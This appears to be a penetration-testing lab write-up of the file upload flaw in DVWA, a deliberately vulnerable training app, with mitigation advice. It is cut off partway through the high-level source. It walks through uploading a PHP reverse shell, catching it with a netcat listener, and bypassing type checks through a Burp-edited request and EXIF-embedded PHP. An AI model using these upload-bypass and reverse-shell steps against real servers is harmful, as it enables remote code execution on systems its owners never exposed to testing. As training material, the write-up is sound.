

Vulnerability Name:	File Upload
Affected Vendor:	DVWA
Affected Product Name:	http://dvwa/vulnerabilities/upload/
Product Official Website URL:	http://dvwa/login.php
Affected Component:	Affected Parameters: - Browse

Description: - File upload vulnerability is a major problem with web-based applications. In many web servers, this vulnerability depends entirely on purpose, that allows an attacker to upload a file with malicious code in it that can be executed on the server. An attacker might be able to put a phishing page into the website or deface the website. An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal, by unauthorized people.

Root Cause: - The root cause of file upload vulnerabilities is the lack of proper validation, poor access control, and insecure storage of uploaded files. Implementing strict security measures can prevent server compromise and data breaches.

Impact: - A file upload vulnerability can lead to severe security risks, including remote code execution (RCE), data breaches, and full server compromise. The impact depends on how the uploaded file is handled by the server.

Mitigation: - Validate File Types: Restrict uploaded file types to only those necessary.

Check File Size: Limit file sizes to prevent large files from being uploaded.

Scan Files for Malware: Use antivirus software to scan uploaded files.

Use Secure Upload Protocols: Use HTTPS or SFTP for secure file uploads.

Store Files Securely: Store uploaded files outside the web root directory.

Use Content Security Policy (CSP): Define allowed sources for file uploads.

Implement Rate Limiting: Limit the number of file uploads per user or IP address.


Remediation: -To remediate File Upload Vulnerabilities:

1. Implement File Type Validation: Use whitelisting to allow only specific file types.
2. Use Secure File Upload Libraries: Utilize libraries that handle file uploads securely.
3. Enable Anti-Virus Scanning: Scan uploaded files for malware.

4. Set File Permissions Correctly: Ensure uploaded files have correct permissions.
5. Use a Web Application Firewall (WAF): Configure WAF rules to detect and prevent file upload attacks.
6. Regularly Update and Patch Software: Keep software and libraries up-to-date to prevent exploitation of known vulnerabilities.
7. Monitor File Upload Activity: Regularly review file upload logs to detect suspicious activity.

Proof of Concept

Step: -1 First navigate to <http://dvwa/login.php> and login with username and Password.



Security Level :- Low

As we Know, we will first view the source code.

The application lacks proper file type validation, allowing users to upload any file without restriction. This poses a significant security risk, as an attacker could upload malicious files—such as PHP reverse shells, executables, or improperly formatted files—that could be exploited later.

File Upload Source

vulnerabilities/upload/source/low.php

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) )
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}


?>
```

Step:-2 log in the home page of DVWA then click to the File Upload Section.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The address bar shows the URL `dvwa/vulnerabilities/upload/`. The page title is "Vulnerability: File Upload". On the left, there is a sidebar menu with various security categories, and "File Upload" is highlighted. The main content area contains a form with the label "Choose an image to upload:". Inside the form, there is a "Browse..." button and the text "No file selected.". Below the form is an "Upload" button. Under the "More Information" section, there are three links to external resources: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websecurity/upload-forms-threat/>. At the bottom left, a box displays the user information: "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are two buttons: "View Source" and "View Help".

Step: -3 In this step, I generate a PHP reverse shell code, copy it, create a malicious.php file, and then upload it via the DVWA file upload feature.


Please add you ip here and the port you want to listen




Step:-4 Please listen on this port

```
(hacker@kali)-[~]
$ sudo nc -lvnp 1234
[sudo] password for hacker:
listening on [any] 1234 ...
```

Step:-5 We have successfully uploaded a file and it also shows the location of the file, Now we will navigate towards the file



Step: -5 After successfully uploading our PHP file, we can confirm that it has been uploaded successfully. Next, we will click on the file named “malicious.php”.




Step:-6 Once we do that, we will have successfully obtained the shell we were aiming for.

```
(hacker@kali)-[~]
$ sudo nc -lvnp 1234
[sudo] password for hacker:
listening on [any] 1234 ...
connect to [192.168.1.1] from (UNKNOWN) [172.17.0.2] 40950
Linux a6be7e967815 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (
2025-02-11) x86_64 GNU/Linux
16:53:15 up 2:52, 0 users, load average: 0.25, 0.46, 0.53
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
main.sh
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
```


SECURITY LEVEL : -(MEDIUM)

The same process was applied at the Medium security level, but there is a file upload restriction. Only JPEG or PNG files are allowed.



As we know, we will first view the source code.

The code has some flaws in terms of security and error handling. Here's an explanation of the remaining flaws and the recommended solutions: Insufficient File Type Validation: Although the code checks for specific image types (JPEG and PNG), it only relies on the `$_FILES['uploaded']['type']` field, which can be easily manipulated by an attacker. Attackers can modify the file extension or tamper with the content type to bypass the validation.



Step: -1 This command is only used in Previously file types change .php to .jpeg

```
(hacker@kali)-[~]  
$ mv malicious.php malicious.jpeg
```

Step: -2 Open Burp Suite and intercept the file upload request. The request is successfully captured in Burp Proxy.

rename the .php extension to .jpeg extension

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The 'Intercept on' button is active, and the 'Forward' button is visible. The 'Request' tab is open, showing the raw HTTP request. The request is a POST to /vulnerabilities/upload/ with a Content-Type of multipart/form-data. The request body contains a file named 'malicious.jpeg' with a Content-Disposition of 'form-data; name="uploaded"; filename="malicious.jpeg"'. The request also includes a Cookie: PHPSESSID=tlhjot7o2q6sntfdak19tdk33; security=medium. The left sidebar shows the 'File Upload' vulnerability selected. The top bar indicates 'Burp Suite Community Edition v2025.1.1 - Temporary Project'.

dvwa/vulnerabilities/upload/#

Burp Suite Community Edition v2025.1.1 - Temporary Project

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request

1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: dvwa
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----197287641440388404111144829916
8 Content-Length: 3061
9 Origin: http://dvwa
10 Connection: keep-alive
11 Referer: http://dvwa/vulnerabilities/upload/
12 Cookie: PHPSESSID=tlhjot7o2q6sntfdak19tdk33; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----197287641440388404111144829916
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----197287641440388404111144829916
21 Content-Disposition: form-data; name="uploaded"; filename="malicious.jpeg"
22 Content-Type: image/jpeg
23
24 <?php
25 // php-reverse-shell - A Reverse Shell implementation in PHP.
Comments stripped to slim it down. RE:


File Upload

More Information


- <https://www.owasp.org/index>
- <https://blogs.securiteam.com>
- <https://www.acunetix.com/web>

Username: admin


Step: -3 After intercepting the request using Burp Suite, change the .jpeg extension to .php. Once modified, forward the request to attempt the file upload.



Step:-4 The file has been uploaded successfully. Now, you can follow the method we previously discussed in the low-security scenario to proceed further.



Step:-5 Once we do that, we will have successfully obtained the shell we were aiming for.



The image shows a web browser window displaying the 'Index of /hackable/uploads/' page. The page lists various files and directories, including 'Parent Directory', 'Rev_shell', 'Revshell.php', 'SampleJPGImage_50kbmb.jpg', 'cacert(1).der', 'dvwa_email.png', 'malicious.php', 'revshell.jpeg', 'revshell.php', and 'xss'. The file 'malicious.php' is highlighted. Below the list, it says 'Apache/2.4.25 (Debian) Server at dvwa Port 80'.

Next to the browser window is a terminal window. The terminal shows the following commands and output:

```
root@kali: /home/hacker/pentestlab x hacker@kali: ~
(hacker@kali)~[~]
$ sudo nc -lvnp 1234
[sudo] password for hacker:
listening on [any] 1234 ...
connect to [192.168. ...] from (UNKNOWN) [172.17.0.2] 4 950
Linux a6be7e967815 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Ka i 6.12.13-1kali1 (
2025-02-11) x86_64 GNU/Linux
16:53:15 up 2:52, 0 users, load average: 0.25, 0.46, 0.53
USER      TTY      FROM            LOGIN@   IDLE   JCPU   'CPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
main.sh
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
var
```

SECURITY LEVEL: - HIGH

As we Know, we will first view the source code.

The server imposes strict file extension checks, allowing only .png or .jpg uploads. To overcome this, exploit a PHP server vulnerability by injecting PHP code into the EXIF data of an image file, thereby executing the hidden PHP code on the server.

File Upload Source

vulnerabilities/upload/source/high.php

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
